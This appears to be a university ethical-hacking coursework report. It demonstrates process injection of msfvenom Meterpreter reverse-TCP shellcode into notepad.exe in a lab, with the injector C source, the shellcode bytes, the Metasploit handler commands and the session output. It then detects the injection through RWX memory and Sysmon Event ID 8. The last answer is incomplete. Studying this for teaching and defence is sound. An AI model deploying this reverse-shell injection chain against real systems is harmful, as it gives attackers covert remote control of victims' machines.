

University of Piraeus
Department of Digital Systems
MSc "Cybersecurity and Artificial Intelligence Technologies"
Security Assessment and Ethical Hacking
Winter Semester 2025-2026
Task 1




Kalaitzidis Ioannis
Email: ioannis_kalaitzidis@ssl-unipi.gr

Introduction

The cyber threat landscape has changed dramatically in recent years. Modern malware is rarely based on simple executable files that are easily detected by traditional security systems. In contrast, modern attackers adopt sophisticated cloaking tactics, such as in-memory execution and process injection. In addition, there is extensive use of malicious loaders - specialized programs whose sole purpose is to silently load, decrypt and execute the final malicious code - with the aim of bypassing protection mechanisms (AV/EDR).

The purpose of this paper is the practical simulation and in-depth analysis of an end-to-end malware execution chain. The methodology followed starts from the creation of the shellcode and reaches the successful establishment of a remote connection (reverse shell). All scenarios were implemented in a secure, isolated virtual machine environment, using Kali Linux as an attack engine and Windows 10 as a target. To verify the attacks and analyze the digital traces (artifacts) left by the malware, the Sysmon logging tool was used, having temporarily disabled Windows Defender for the successful execution of the scripts.

Practical piece of work



Before the start of the experiments, the necessary preparation was carried out on the target machine. According to the instructions of the task, it is critical to disable Windows Defender and specifically the "Real-time protection" function.

```
C:\ Command Prompt
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hex>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::8d5b:2bfc:e48e:fb76%7
    IPv4 Address. . . . . : 192.168.30.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.30.2


2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:30:fe:e8:b5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.30.129/24 brd 192.168.30.255 scope global dynamic noprefixroute eth0
        valid_lft 1707sec preferred_lft 1707sec
    inet6 fe80::8d5b:2bfc:e48e:fb76/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

To execute the attack scenarios, a laboratory environment was configured with two virtual machines (VMs) in VMware, which were configured in NAT mode to be on the same subnet. The IP of **Windows** is **192.168.30.130** and the IP of **Kali Linux** is **192.168.30.129**.

Q1: Compile with gcc (already installed) the sample.c (located in Desktop). This file injects a messagebox shellcode in notepad process. Ensure that your compiled file is correctly executed.

Answer:

```
C:\Users\hex>cd %USERPROFILE%\Desktop
C:\Users\hex\Desktop>gcc simple.c -o injector.exe
C:\Users\hex\Desktop>.\injector.exe
Found target process: notepad.exe (PID: 8104)
Shellcode written to target process memory.
Remote thread created. Shellcode executed.
```



In this query, the compilation of the simple.c source code and the verification of its correct execution were requested. Specifically, the command prompt (CMD) was opened and we went to the Desktop folder. The gcc compiler was used to create the executable file and it was executed in injector.exe with a notepad.exe process open in the background. As shown in the screenshots below, the program successfully detected the target process (notepad.exe with PID **8104**), bound memory, and executed the shellcode. The success of the attack was visually confirmed by the display of the message "This is a test", which was executed through the Notepad process.

Q2: Now generate a x64 meterpreter reverse shell shellcode with msfvenom for C format. Use well-known port numbers for the listener. Write the command that you used.

Answer:

```

kali@kali:~$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.30.129 LPORT=4444 -f c
[-] No platform was selected, choosing Mst::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of c file: 2175 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x51\x56\x65\x48\xb5\x52\x60\x48\xb5"
"\x18\x48\xb5\x52\x20\x48\xb5\x72\x50\x4d\x31\xc9\x48\xf0"
"\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\xb5\x52\x20\x41"
"\x51\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\xf0"
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85xc0"
"\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6"
"\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x41\x58\x48\x01"
"\xd0\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"
"\x89\xe5\x49\xb3\x02\x00\x11\x5c\xc0\xa8\x1e\x81\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"
"\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
"\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5"
"\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00"
"\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"
"\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"
"\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"
"\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba"
"\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9"
"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68"
"\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\xf0"
"\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49"

```

To create the malicious piece of code (payload), the **msfvenom** tool was used. Through this command, a Meterpreter type mechanism was created for Windows, which works with the Reverse TCP method. This technique is particularly effective as, instead of trying to invade directly, we force the victim himself to connect to our own computer (on our IP and port 4444). thus bypassing the firewall that usually blocks incoming connections but allows outgoing connections. Export to C format (-f c) was chosen so that the code is ready for immediate copy-paste in the simple.c file. The resulting hexadecimal numbers are essentially "machine language", which the processor executes directly, giving us full control of the system once it is loaded into memory.

Q3: Now copy paste your shellcode to sample.c and compile again. You must also create the listener in Metasploit for the meterpreter session with exploit/multi/handler module. Try to run now your new executable and check whether you have a new meterpreter session.

Answer:

```
#include <windows.h>
#include <stdio.h>
#include <tlhelp32.h>
// Example shellcode (MessageBoxA payload, harmless for der
// Replace this with your actual shellcode if needed
unsigned char shellcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x51\x56\x65\x48\xb5\x52\x60\x48\xb5"
"\x18\x48\xb5\x52\x20\x48\xb5\x72\x50\x4d\x31\xc9\x48\xf"
"\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\xb5\x52\x20\x41"
"\x51\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\xf"
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0"
"\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6"
"\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x41\x58\x48\x01"
"\xd0\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"
"\x89\xe5\x49\xbc\x02\x00\x11\x5c\x00\xa8\x1e\x81\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"
"\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
"\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5"
"\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00"
"\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"
"\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"
"\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"
"\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba"
"\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9"
"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68"
"\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f"
"\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49"
"\xff\xce\xe9\x3c\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48"
"\x85\xf6\x75\xb4\x41\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2"
"\xf0\xb5\xa2\x56\xff\xd5";
```

To complete the attack, we proceeded to embed the malicious code into the injection program. Specifically, we copied the Reverse Shell shellcode created in the previous step with the MSFVenom tool and pasted it into the source code of the simple.c file. As shown in the image above, we replaced the old contents of the shellcode[] table with the new payload.

We proceeded to compile the modified file using the command: **gcc simple.c -o injector.exe**. In this way the final executable file to be used for the attack was created.

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.30.129
LHOST => 192.168.30.129
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.30.129:4444
[*] Sending stage (230982 bytes) to 192.168.30.130
[*] Meterpreter session 1 opened (192.168.30.129:4444 -> 192.168.30.130:49944) at 2026-01-11 06:25:03 -0500
```


Then, we went back to Kali Linux and started the Metasploit Framework with the **msfconsole** command, in order to create a Listener mechanism for the reverse connection. As can be seen in the screenshot, we executed the following commands to configure the attack:

- **use exploit/multi/handler**: We chose the general management module (handler), which is designed to "catch" incoming connections from payloads.
- **set PAYLOAD windows/x64/meterpreter/reverse_tcp**: We've defined the payload we're waiting for. This should match exactly what we previously created with **msfvenom** (Windows, 64-bit, Reverse TCP) so that the two parties can communicate.
- **set LHOST 192.168.30.129**: We have declared the IP address of Kali Linux (the attacker), to which the connection will return.
- **set LPORT 4444**: We declared the port in which the Listener "listens".
- **run**: We have started the waiting process.

```
C:\Users\hex\Desktop>.\injector.exe
Found target process: notepad.exe (PID: 2664)
Shellcode written to target process memory.
Remote thread created. Shellcode executed.
```


Finally, we proceeded to activate the attack from the Windows environment. With the **.\injector.exe** command, we executed the program, which worked exactly as planned: it directly detected the target process, i.e. the active window of the **notepad.exe** with Process ID (PID) 2664. As can be seen in the screenshot, the injector reserved the necessary space in the memory of the process and proceeded to inject the code. Once the **injector.exe** was executed on the target machine (Windows), the Listener on Kali Linux successfully received the connection request (shown in previous screenshot). The Meterpreter session 1 opened indicator recorded in the previous step, confirms that the code was executed correctly inside the Notepad's memory and we have now gained full remote control over the system.

Q4: While running the meterpreter open System Informer (located in Desktop). Right click to notepad.exe process and find what is the most suspicious information in memory tab that indicates a possible injection.



Process Name	PID	PPID	Private Bytes	Working Set	Session ID	Process Name	Architecture	Company Name	Product Name	Version	Path	MD5 Hash	SHA1 Hash	SHA256 Hash	MD5 Hash (File)	SHA1 Hash (File)	SHA256 Hash (File)
svchost.exe	2412	1.50 MB	Host Process for Windows Ser...	64	604	0											
svchost.exe	2588	1.83 MB	Host Process for Windows Ser...	64	604	0											
notepad.exe	2664	0.11	256 B/s	4.43 MB	DESKTOP-2PKMR4I\hex	Notepad	64				4008	4008					
svchost.exe	2724	1.57 MB	Host Process for Windows Ser...	64	604	0											

To investigate the traces left by the attack on the system's memory, we use the **System Informer** dynamic analysis tool. We open the application and proceed to search for the target process. In the search field or in the list of active processes, we locate the notepad.exe. As we observe in the screenshot below, we confirm that the Process ID (PID) of the process is 2664. This is a crucial step, as PID 2664 is perfectly identical to the number returned to us by the injector during the execution of the attack (in the previous step), confirming that we are looking at the correct, infected process.



Base address	Type	Size	Protection	Use	Total VS	Private VS	Shareable VS	Shared VS	Locked VS
0x7ffa0fe4000	Image: Commit	1.93 MB	RX	C:\Windows\System32\wininit.dll	140 kB		1.93 MB	140 kB	
0x7ffa0c813000	Image: Commit	36 kB	RX	C:\Windows\System32\csrss.dll	8 kB		36 kB	8 kB	
0x7ffa0abb1000	Image: Commit	1.89 MB	RX	C:\Windows\WinSxS\x-wws-4_microso...	244 kB		1.89 MB	244 kB	
0x7ffa02de1000	Image: Commit	256 kB	RX	C:\Windows\System32\ole32.dll	36 kB		256 kB	36 kB	
0x7ffa04ce1000	Image: Commit	536 kB	RX	C:\Windows\System32\ole32.dll	124 kB		536 kB	124 kB	
0x7ffa073e1000	Image: Commit	148 kB	RX	C:\Windows\System32\notepad.exe	112 kB		148 kB	112 kB	
0x2417779d1000	Private: Commit	308 kB	RX		308 kB	308 kB			
0x2417779d1000	Private: Commit	100 kB	RX		100 kB	100 kB			
0x2417779d1000	Private: Commit	152 kB	RX		152 kB	152 kB			
0x2417750000	Private: Commit	228 kB	R/WX		228 kB	228 kB			
0x2417750000	Private: Commit	4 kB	R/WX		4 kB	4 kB			
0x7f597d6b000	Private: Commit	12 kB	R/W+G	Stack (thread 6060)					
0x7f597d6b000	Private: Commit	12 kB	R/W+G	Stack (thread 6252)					
0x7ffa23b99000	Image: Commit	36 kB	R/W	C:\Windows\System32\ntdll.dll	36 kB	36 kB			
0x7ffa23b96000	Image: Commit	4 kB	R/W	C:\Windows\System32\ntdll.dll	4 kB	4 kB			
0x7ffa23b9d1000	Image: Commit	12 kB	R/W	C:\Windows\System32\ntdll.dll	12 kB	12 kB			
0x7ffa23b9e000	Image: Commit	16 kB	R/W	C:\Windows\System32\ntdll.dll	16 kB	16 kB			
0x7ffa23b92000	Image: Commit	8 kB	R/W	C:\Windows\System32\ntdll.dll	8 kB	8 kB			
0x7ffa23b1f000	Image: Commit	8 kB	R/W	C:\Windows\System32\ntdll.dll	8 kB	8 kB			
0x7ffa23b17000	Image: Commit	4 kB	R/W	C:\Windows\System32\ntdll.dll	4 kB	4 kB			
0x7ffa23b13000	Image: Commit	4 kB	R/W	C:\Windows\System32\ntdll.dll	4 kB	4 kB			
0x7ffa23b1e000	Image: Commit	8 kB	R/W	C:\Windows\System32\ntdll.dll	8 kB	8 kB			
0x7ffa20da0000	Image: Commit	8 kB	R/W	C:\Windows\System32\advapi32.dll	8 kB	8 kB			
0x7ffa20da0000	Image: Commit	4 kB	R/W	C:\Windows\System32\advapi32.dll	4 kB	4 kB			

After locating the target process (notepad.exe with PID 2664), we proceeded to a deeper analysis by opening the Properties window and going to the Memory tab. Our goal was to identify exactly where the malicious code we entered is "hiding". As shown in the screenshot below, we scanned the list of memory areas focusing on the Protection column. We successfully identified a memory area (with a size of 228 kB) which carries the permissions and has the type **Private: Commit** (which means that the specific memory area is reserved exclusively for the process and actual space has been registered by the operating system,

without corresponding to any file on the disk). The initials RWX mean that the specific memory area is at the same time:

- **Readable**
- **Writable**
- **Executable**


Having memory with RWX permissions in a standard office application, such as Notepad, is highly suspicious and rare. Notepad normally doesn't need memory that you can both write and run at the same time. Therefore, this finding is the strongest indication of a breach, confirming that Process Injection has been carried out. Our shellcode needed exactly these permissions to be saved (Write) and then run (Execute) inside the foreign body of Notepad.

Q5: Open Sysmon and find suspicious events that indicate a possible injection. For blue teams, Sysmon provides windows telemetry for SIEM. While detection is automated, for the purposes of this exercise we perform the detection manually.

Answer:

As part of the investigation for malicious activity, we examined the logs of **Sysmon** (System Monitor). Sysmon is an advanced tool from Microsoft that records system activity in detail and is ideal for detecting techniques such as Process Injection.





As shown in the screenshot, we have detected a record with Event ID 8, which corresponds to 'CreateRemoteThread detected'. This event is critical as it is logged when a process creates an execution thread within another process – a typical behavior of injection techniques. The evidence revealed by the log is incriminating:

- **SourceImage: C:\Users\hex\Desktop\injector.exe.** It clearly shows that the process that initiated the action (the "perpetrator") is our executable, injector.exe.
- **TargetImage: C:\Windows\System32\notepad.exe.** It shows that the goal was the legitimate Notepad app.
- **SourceProcessId and TargetProcessId:** The unique identifiers (PIDs) of the processes (1172 and 2664 respectively) are recorded, directly linking the event to the activity we performed.

This log confirms that the security system "saw" the injector's attempt to run code inside Notepad. Event ID 8 is one of the strongest indications to security analysts that Code Injection has occurred.

Q6: Now generate the appropriate .lnk file using misterio that will download from kali linux the executable (loader) from your previous step. For a successful attack you should also create a web server in Kali Linux using Python with command `python3 -m http.server 80`.

Answer:


```
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hex>cd %USERPROFILE%\Desktop

C:\Users\hex\Desktop>copy injector.exe \\192.168.30.129\share\loader.exe
1 file(s) copied.

C:\Users\hex\Desktop>
```

